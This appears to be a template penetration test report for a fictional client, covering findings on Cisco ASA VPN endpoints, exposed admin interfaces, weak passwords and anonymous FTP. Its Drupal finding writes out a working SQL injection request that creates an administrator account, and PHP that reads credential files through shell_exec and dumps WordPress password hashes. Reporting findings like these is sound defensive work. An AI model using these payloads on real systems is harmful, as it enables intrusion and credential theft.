Sample Company Ltd.

Report for External and Internal Infrastructure Pentest

January 25, 2024

Document Details

Table of Contents:

The following gives detailed information about the structure of the document:

Document History:

The following gives an overview of the release history of this document:

Table 1 - Document History

Release Date	Description	Author
January 24, 2024	Initial Release	Naunet John
January 25, 2024	Revision 1	Naunet Jane

Distribution List:

The below table contains the list of client employees who are the designated recipients of this document:

Table 2 – Distribution List

Name	E-mail Address
John Doe	john.doe@client.com
Jane Doe	jane.doe@client.com

Restrictions and Legal

This document and the information contained within is confidential and provided solely for Sample Company Ltd's informational purposes and internal use.

This document is not intended to be and should not be used by any person or entity other than Sample Company Ltd. without the explicit written permission of Naunet.

Sample Company Ltd. may choose to share the information contained in this report with auditors of relevant compliance frameworks under non-disclosure agreement.

Any unauthorized copying, distribution, and publishing, or dissemination of the information including sharing with any third party is strictly prohibited.

These materials and the information contained herein are provided by Naunet and are intended to provide general information on a particular subject or subjects and are not an exhaustive treatment of such subjects.

Accordingly, the information in these materials is not intended to constitute any professional advice or services. The information is not intended to be relied upon as the sole basis for any decision which may affect Sample Company Ltd's business.

These materials and the information contained therein are provided as is, and Naunet makes no express or implied representations or warranties regarding these materials, or the information contained therein. Without limiting the foregoing, Naunet does not warrant that the materials or information contained therein will be error-free or will meet any criteria of performance or quality. Naunet expressly disclaims all implied warranties, including, without limitation, warranties of merchantability, title, fitness for a particular purpose, non-infringement, compatibility, security, and accuracy.

Sample Company Ltd's use of these materials and information contained therein is at your own risk, and you assume full responsibility and risk of loss resulting from the use thereof. Naunet will not be liable for any special, indirect, incidental, consequential, or punitive damages or any other damages whatsoever, whether in an action of contract, statute, tort (including, without limitation, negligence), or otherwise, relating to the use of these materials or the information contained therein.

Differently form the above written in case the information and materials are expressly provided as final performance of a contract concluded between Sample Company Ltd and Naunet, Naunet takes liability that the service has been provided and the product - if any - has been prepared contractually. Naunet excludes all liability for damages arising out of or in connection with the documents, materials, information, and data provided by Sample Company Ltd. For all the questions not ruled herein, the relating contract shall be applicable.

In this document Sample Company Ltd. may also be referred to as "Sample Company" or the "company" or in context as the "client", as well as VoidSec Kft. may also be referred to as "Naunet".

If any of the foregoing is not fully enforceable for any reason, the remainder shall nonetheless continue to apply completely.

VoidSec Kft. Contact Information:
info@naunet.eu
Hungary 2903
Komárom
Tamási Áron utca 4.

Assignment Summary

Assignment Summary

Sample Company Ltd. engaged VoidSec Kft. for its services to perform an external and internal infrastructure information security penetration test of the “Sample Application”.

The primary objective of the assessment was to identify vulnerabilities or configuration weaknesses, which could lead to unauthorized access or data theft, with a focus on finding weaknesses that are available to anyone with network-level access to the application.

Following the identification of vulnerabilities during this engagement, Sample Company is advised to implement appropriate measures to remediate these vulnerabilities and enhance the overall security posture of their external and internal network infrastructure.

Assignment Disclaimer

We performed our testing from January 2, 2024, to January 6, 2024, and afterwards, we created this report and finalized the supporting documentation. Consequently, the findings presented in this report reflect the security status of the tested target systems and applications as of the last day of the testing period and should be treated as a snapshot in time.

Management Summary

The scope of the assessment was defined as the following:

- **External and Internal Infrastructure Penetration Test** for the provided IP ranges by the client.

During the External and Internal infrastructure Penetration Test two high-risk issues were identified.

Password Extraction via SQL Injection: During our test we identified a vulnerable version of Drupal, which we could exploit and further exploit. This resulted in gaining access to several passwords. An attacker might be able to use those passwords to impersonate employees of Sample Company and attack further systems on the network.

Recommendation: We recommend updating the vulnerable application to a secure version or consider removing it, in case it is not necessary anymore.

Weak Password Policy: During our testing, we found weak and reused passwords on various systems. An attacker might be able to guess or brute-force user accounts with weak passwords and gain unauthorized access to sensitive data or launch further attacks.

Recommendation: We recommend implementing a password policy that complies with Sample Company’s internal rules.

Assignment Conclusion

We recommend mitigating the misconfigurations described in this report and performing a re-test to validate whether applied fixes are effective.

The detailed description of all the issues found, the associated risks, and the recommendations to reduce the risks can be found in the following parts of this document.

Assignment Details

Assignment Background

Naunet was tasked to conduct a security assessment, which included an external and internal infrastructure penetration test. Confidentiality, integrity, and availability of IT assets play a vital role in the business model and processes of Sample Company.

Assignment Goal

The project goal was to identify any existing security vulnerabilities, which might be exploitable by an attacker with network-level access such as a malicious employee.

Scope of the External and Internal Infrastructure Penetration Test

The following gives an overview specified as the scope of the External and Internal Infrastructure Penetration Test.

The following IPv4 addresses have been designated as the scope:

Table 3 - Scope of the External and Internal Infrastructure Penetration Test

Asset	IP Range
Internal Network	10.1.0.0/24
External Network	123.123.123.0/24

Performed Services

The following gives an overview of the performed services:

- **External and Internal Infrastructure Penetration Test**, where the assignment was addressing the internal and external infrastructure of Sample Company. The scan included a vulnerability assessment with manual and semi-manual methods in a grey box approach.

Methodology

While conducting the assignment we applied our testing methodology, aligned with the NIST recommendations outlined for penetration testing (NIST Special Publication 800-115, NIST Special Publication 800-12 Revision 1), as well as processes outlined by various publications made by ENISA.

We have performed all typical tests but not limited to the following:

- Network Reconnaissance and Footprinting
- Port and Service Scanning
- Enumeration of Services and Systems
- DNS and Subdomain Enumeration
- Configuration and Deployment Management Testing
- Authentication Testing
- Testing for Error Handling
- Testing for Weak Cryptography

During the assignment no attempt was made to perform the necessary tests in a covert manner.

The performed testing does not necessitate any cleanup on the target systems in scope of the assignment.

For more information on the limitations and reasoning behind not performed test types please see the following section.

The list of applied tools for the analysis can be found in the Testing Infrastructure and Tool Details section of this document.

Limitations Faced During the Test

The following list gives an overview of the limitations faced during the project:

- The scope of the penetration test did not include the following IP address: 10.1.0.10.

Findings of the External and Internal Infrastructure Penetration Test:

The following table gives an overview of our findings of the External and Internal Infrastructure Penetration Test.

Table 4 - Findings of the External and Internal Infrastructure Penetration Test

Finding ID	Name	Issue Type	Vulnerability Type	Risk	Status
EXT-1	Vulnerable Software Version	Application	Using Components with Known Vulnerabilities	Medium	Open
EXT-2	Publicly Available Administrator Interface	Infrastructure	Security Misconfiguration	Low	Open
EXT-3	Potentially Unnecessary Services	Infrastructure	Sensitive Information Disclosure	Low	Open
INT-1	Password Extraction via SQL Injection	Application	Injection	High	Open
INT-2	Weak Password Policy	Infrastructure	Security Misconfiguration	High	Open
INT-3	Anonymous FTP	Infrastructure	Security Misconfiguration	Low	Open

Detailed Findings

The following section contains the detailed technical descriptions of the misconfiguration or security weakness related findings of the assignment.

EXT-1: Vulnerable Software Version

Targets	Finding Status	Overall Risk	Medium
Listed in the Description field below.	Open	Impact	Medium
		Likelihood	Medium

Description

During the assignment we found that multiple Cisco ASA (Adaptive Security Appliance) AnyConnect VPN endpoints were running a vulnerable and outdated version of the software. below

Table 5 – List of affected hosts

Domain	IP Address
vpn.samplecompany.com	123.123.123.123
vpn2.samplecompany.com	123.123.123.124
vpn3.samplecompany.com	123.123.123.125
vpn4.samplecompany.com	123.123.123.126

The below screenshot shows one of the XSS (Cross-Site-Scripting) vulnerabilities being exploited as a proof-of-concept.



Figure 1 – Executed JavaScript

Impact

The vulnerabilities could be exploited to have read-only path traversal access as well as send JavaScript code to the login interface without authentication that would be sent back to the client and be executed in the browser (self-XSS).

In the context of the company an XSS on a subdomain of a trusted website may increase due to the fact, that a potential attacker may use it to turn an attacker crafted document into a trusted document. The XSS can be used to redownload a file, which when downloaded is treated by Windows as from a trusted source since it was downloaded from a subdomain of a trusted domain. Moreover, it can be used to access sensitive browser-based information.

It is advised to carefully limit the public exposure of software version information as it may cause damage to the reputation of the company, through the means of automated scanning and reporting which may lead to indirect financial impacts.

Likelihood

Anyone with internet access can have access to the login web interfaces of the VPN endpoints. There are publicly available exploit proof-of-concepts on the internet that are trivially available. The victim must open a malicious website that sends the necessary payload to the VPN application.

Recommendation

We recommend installing the vendor supplied security patches as soon as possible, furthermore we recommend launching an investigation into the reason for the security patches not having been installed previously in a timely manner.

References

The following table contains the CVEs that are connected to the finding detailed above.

Table 6 – Related CVEs

CVE Identifier	Vulnerability Type	Publish Date	CVSSv2	CVSSv3	CVSSv4	CVSS String
CVE-2020-3580	Cross-Site-Scripting (XSS)	2020-10-21	2.6	6.1	N/A	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
CVE-2020-3452	Read-Only Path Traversal	2020-07-22	5.0	7.5	N/A	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

EXT-2: Publicly Available Administrator Interface

Targets	Finding Status	Overall Risk	Low
123.123.123.4 123.123.123.5	Open	Impact	Medium
		Likelihood	Low

Description

We found that there were publicly available management interfaces on the following hosts:

Table 7 – Publicly available administrative interfaces

URL	Description
https:// 123.123.123.4/system-administration/	Server management interface
https:// 123.123.123.5/user-management/manage.jsp	User management interface

We note that the above administration interfaces required authentication and were not vulnerable to brute-force attack.

Impact

A successful password-guessing attack provides access to the administrative interface, which can lead to complete system compromise.

Likelihood

An attacker with network-level access might be able to exploit this issue.

Recommendation

Restrict access to the administration interface using network-level protection.

References

N/A

EXT-3: Potentially Unnecessary Services

Targets	Finding Status	Overall Risk	Low
123.123.123.1 123.123.123.2	Open	Impact	Low
		Likelihood	Low

Description

During the testing period we have observed multiple open services, which we deemed potentially unnecessary.

These services either should be only accessible from the intranet or should be disabled.

Table 8 - Potentially unnecessary services

IP address	Port	Description
123.123.123.1	443	Service Unavailable
123.123.123.2	443	Default IIS Page

Impact

Unnecessary open services increase the potential attack surface of the system environment.

Likelihood

The above-mentioned services have to contain unknown exploitable vulnerabilities increasing the attack surface, furthermore an attacker may gather information about the system environment that can be used for further attacks (e.g., version numbers, internal addresses).

Recommendation

Investigate whether the above-mentioned services are in use and are required to be accessible from the internet. In case that unnecessary services are identified they should be disabled, or their accessibility limited accordingly.

References

N/A

INT-1: Password Extraction via SQL Injection

Targets	Finding Status	Overall Risk	High
samplecompany.local	Open	Impact	High
		Likelihood	Medium

Description

A vulnerable version of Drupal was identified on the server at http://samplecompany.local. The Drupal version running on the server was below 7.31, which made it vulnerable to a pre-authenticated SQL injection. It was possible to create an admin user by exploiting this vulnerability.

The vulnerable version was identified by sending the following HTTP request:

```
POST /drupal/?q=node&destination=node HTTP/1.1
Host: samplecompany.local
[…TRUNCATED…]
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

name[0;SELECT+@@version;#]=0;&name[0]=test&pass=test&test2=test&form_build_id=&form_id=user_
login_block&op=Log+in
```

In case the Drupal version is vulnerable, the response contains the “mb_strlen() expects parameter 1” string:

```
HTTP/1.1 200 OK
[…TRUNCATED…]
Content-Length: 10160

[…TRUNCATED…]
em class="placeholder">Warning</em>: mb_strlen() expects parameter 1 to be string, array
given in <em class="placeholder">drupal_strlen()</em> (line <em class="placeholder">478</em>
of <em class="placeholder">/var/www/drupal/includes/unicode.inc</em>).</li>
[…TRUNCATED…]
```

The following HTTP request was used to create a new user called “voidtest” with administrator rights:

```
POST /drupal/?q=node&destination=node HTTP/1.1
Host: samplecompany.local
[…TRUNCATED…]
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27voidtest%27
,+%27$S$SVo9G6Lx20***REDACTED***.OYzDJ5%27+FROM+users;insert+into+users_roles+(uid,+rid)+VAL
UES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27voidtest%27),+3);;#%20%20]=test3&name[0]=test&
pass=test&test2=test&form_build_id=&form_id=user_login_block&op=Log+in
```

The response showed that the injection was successful:

```
HTTP/1.1 200 OK
[…TRUNCATED…]
Content-Length: 10501

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
[…TRUNCATED…]
<h2 class="element-invisible">Error message</h2>
 <ul>
```

```
  <li><em class="placeholder">Warning</em>: mb_strlen() expects parameter 1 to be string,
array given in <em class="placeholder">drupal_strlen()</em> (line <em
class="placeholder">478</em[…TRUNCATED…]
```

After this, we were able to log in with our newly created administrator user. Since we had administrator rights in the application, we were able to modify configuration, so we enabled the "PHP Filter" module in the Drupal settings, which allowed us to run PHP code on the server.

We used the Add Content's Preview function to run our PHP codes. The following PHP code was used to read Drupal's database connection credentials:

```
<?php
$output = shell_exec('cat /var/www/drupal/sites/default/settings.php');
echo "<pre>$output</pre>";
?>
```

The server also hosted a WordPress application. We were able to read the "/var/www/wp-config.php" file, which contained database credentials. By using the above details, we were able to connect to the WordPress database and extract password hashes using the following PHP code:

```
<?php
$servername = "localhost";
$username = "wordpress";
$password = "[…REDACTED…]";
$dbname = "wordpress";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT user_login,user_pass FROM wp_users";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
  // output data of each row
  while($row = $result->fetch_assoc()) {
    echo $row["user_login"]. ":".$row["user_pass"]. "<br>";
  }
} else {
  echo "0 results";
}
$conn->close();
?>
```

We note that after the tests we disabled the "PHP Filter" module in the Drupal CMS, however, we would like to highlight that our "voidtest" user should be deleted or disabled by the admin user.

The extracted passwords and password hashes were analyzed, for more information please see: INT-2: Weak Password Policy.

Impact

An attacker may be able to create an administrator account in the Drupal application, which could allow remote code execution on the server. By further exploiting the code execution, the content of the WordPress application could also be

modified. This could be used by an attacker to disseminate malware across users of the application. Furthermore, the extracted passwords and password hashes could serve as a basis for additional attacks.

Likelihood

Any attacker with network-level access might be able to perform remote code execution by exploiting the SQL injection vulnerability.

Recommendation

We recommend updating the vulnerable version of Drupal. Following a comprehensive testing phase, we advise implementing the security patches released by the vendor on a regular basis.

References

N/A

INT-2: Weak Password Policy

Targets	Finding Status	Overall Risk	High
10.1.0.6 10.1.0.22	Open	Impact	High
		Likelihood	Medium

Description

During our testing, we found weak and reused passwords on various systems. The following table lists the problematic passwords identified and where they are used:

Table 9 - Identified password complexity problems

Host	Location and purpose	Identified problem
10.1.0.6	Drupal database connection password	Weak and reused password
10.1.0.6	WordPress database connection password	Weak and reused password
10.1.0.6	Extracted WordPress user passwords	Weak passwords
10.1.0.22	IPMI “admin” user hash	Weak and reused password

The following chart shows statistics about the hash recovery of the WordPress users.



Figure 2 – Hash recovery statistics

Overall, 84 hashes were collected. The following chart shows statistics of the recovered passwords:



Figure 3 – Recovered password statistics

Impact

An attacker might be able to guess or brute-force user accounts with weak passwords and gain unauthorized access to sensitive data or launch further attacks.

Likelihood

An attacker may be able to successfully perform a dictionary-based or brute-force attack against user passwords. An attacker must exploit the vulnerable Drupal version or use other methods to extract the WordPress password hashes.

Recommendation

We recommend implementing a password policy that complies with Sample Company's internal rules.

We recommend ensuring the following guidelines:

- Length: The minimum length of passwords shall be 8 characters or more.
- Complexity: If no password stretching algorithm is used for password storage, then passwords should contain characters from at least three of the four primary categories: uppercase letters, lowercase letters, numbers, and characters.
- Dictionary and composition rules: Passwords should not be based on values known to be commonly-used, expected, or compromised, such as:
    - Context specific words, such as the name of the company, project, or service, the username or parts of the user's real name, and derivatives thereof
    - Passwords obtained from previous breach corpuses
    - Repetitive or sequential characters (e.g., aaaaaa,1234abcd)

We also recommend encouraging the users to take the following guidelines for their important accounts:

- Their passwords should be long and hard to guess even for the people who know them.
- They should not create passwords from personal information (e.g., nickname, important dates).
- Their passwords should be different for each of their accounts.
- They should not reuse their old passwords.
- If they have trouble remembering multiple passwords, they should use a tool to manage their saved passwords.

References

For further information please refer to the NIST Special Publication 800-63B Digital Identity Guidelines:

http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf - Section 5.1.1

INT-3: Anonymous FTP

Targets	Finding Status	Overall Risk	Low
123.123.123.123	Open	Impact	Low
		Likelihood	Low

Description

We found FTP services that did not require authentication on the following hosts:

Table 10 - Affected FTP services

IP Address	TCP Port
10.1.0.9	21

Impact

An attacker might be able to acquire sensitive data on this anonymous FTP server or to upload offensive codes which could be a base of another attack.

Likelihood

An attacker needs to have network-level access to the FTP servers to exploit this issue.

Recommendation

We recommend disabling anonymous FTP access. We also note that FTP should not be used, since it does not apply encryption, instead use secure file transfer alternatives like FTPS or SFTP.

References

N/A

Testing Infrastructure and Tool Details

Description of the testing infrastructure:

The below table contains the details of the operating systems used during the assignment:

Table 11 - Details of the operating systems used during the assignment

Operating System	Used Version
Kali Linux	Rolling 2023.1
MacOS Ventura	Version 13.1

We performed our external facing test using the following public IP addresses:

Table 12 - Details of the public IP address used during testing

IPv4 Address	ISP	ASN	Country	City
81.183.236.252	Magyar Telekom	AS5483	Hungary	Budapest

List of Tools used during testing:

The below table gives an overview of the specific tools we have used during this specific assignment.

Note: Generic operating system utilities such GNU packages within a Linux distribution will not be listed below, furthermore if a tool has been updated or upgraded during the testing period, only the latest used version information will be listed below.

Table 13 - Details of the tools used during the assessment

Tools Name	Description	Used Version
Tool #1	Tool Description #1	Version 1.0.
Tool #2	Tool Description #2	N/A

Finding Risk Details

Risk Details

We use the following risk ratings: Informational, Low, Medium, High and Critical. These categories offer limited accuracy however they represent that during an assignment the complete context and relevant technical information related to findings may only be partially available.

During the risk calculation process due to the limited information, time and resources of an assignment and specific goal, we do not “compress” or “inflate” the calculated findings to be accurate on an organizational level. The calculated risk does not represent a potential priority for mitigation on an organizational level, as other risks may be present in out-of-scope systems.

The Informational category is reserved for findings that are by themselves do not represent direct risk to Sample Company, however the finding’s existence may hold valuable information.

Given that new vulnerabilities in operating systems and applications are discovered daily and system configurations change frequently, these results are based on publicly available vulnerability information and the system configurations at the time of testing. Consequently, new vulnerabilities may have emerged since then, or existing weaknesses may have been addressed.

Customers should perform their own assessments to align these findings with their information security management risk rating methodology. Additionally, customers should determine if and how to implement the recommended remediation activities. A thorough risk rating requires internal knowledge of the company's business requirements and organizational processes.

Note: Please note that the report may include "False Positives" due to a lack of access to all necessary system or design information. Therefore, all results must be verified to confirm their corresponding risk.

The following Risk Calculation Matrix describes how the risk rating and potential advice for further action is derived from the Likelihood and Impact:

Impact \ Likelihood				
High	Medium	High	Critical
Medium	Low	Medium	High
Low	Low	Low	Medium
Informational	Low	Medium	High

Table 14 – Risk Calculation Matrix

Impact Details

Quantifying potential damage without a detailed financial risk assessment is challenging, so we use a scenario-based approach. To provide a comprehensive overview of the risk environment in the audited areas, we consider various factors, including but not limited to the confidentiality, integrity, and availability of information; the impact on technical operations; the potential effects on reputation and customer satisfaction; the risk of potential penalties or legal consequences; the financial impact; the implications for customer safety; and other relevant aspects.

Our professional judgement, based on our experience, leads us to categorize vulnerabilities by their potential impact.

High: Findings that enable attackers to manipulate sensitive information, damage Sample Company's reputation, obtain unauthorized access to sensitive information (such as financial information or Personal Identifiable Information), or obtain unauthorized access to the applications or infrastructure of Sample Company are to be categorized as high impact.

Medium: Medium impact findings are that may still allow attackers to damage Sample Company's reputation or obtain unauthorized access to Sample Company's information, however the privileges an attacker could obtain by taking advantage of these vulnerabilities are limited and are likely to depend on other weaknesses and other resources to be usable for accessing sensitive information.

Low: Low impact findings do not pose an immediate threat, but may ultimately expose sensitive information, offering valuable intelligence to potential attackers. These vulnerabilities provide only restricted access to the system and limited operational risk to Sample Company.

Note: Please note that in the described system, impact by itself cannot be classified as critical.

Likelihood Details

The likelihood of a vulnerability being exploited is assessed based on three critical factors: the ease of discovery, the number of potential attackers with access to it, and the resources and expertise needed to execute an exploit. The probability of exploitation is then categorized as follows:

High: Findings with high likelihood can be easily identified and exploited by malicious actors. They are broadly accessible to numerous attackers, requiring only minimal technical expertise and resources to leverage.

Medium: Medium-likelihood findings require a more advanced approach for exploitation. They are not easily detectable and are accessible to a limited pool of attackers. Exploiting these vulnerabilities demands higher technical expertise or significant resources.

Low: Low-likelihood vulnerabilities are challenging to exploit due to their limited discoverability, restricted access to a small number of potential attackers, or the need for advanced expertise and sophisticated resources to execute an exploit.

Note: Please note that in the described system, likelihood by itself cannot be classified as critical.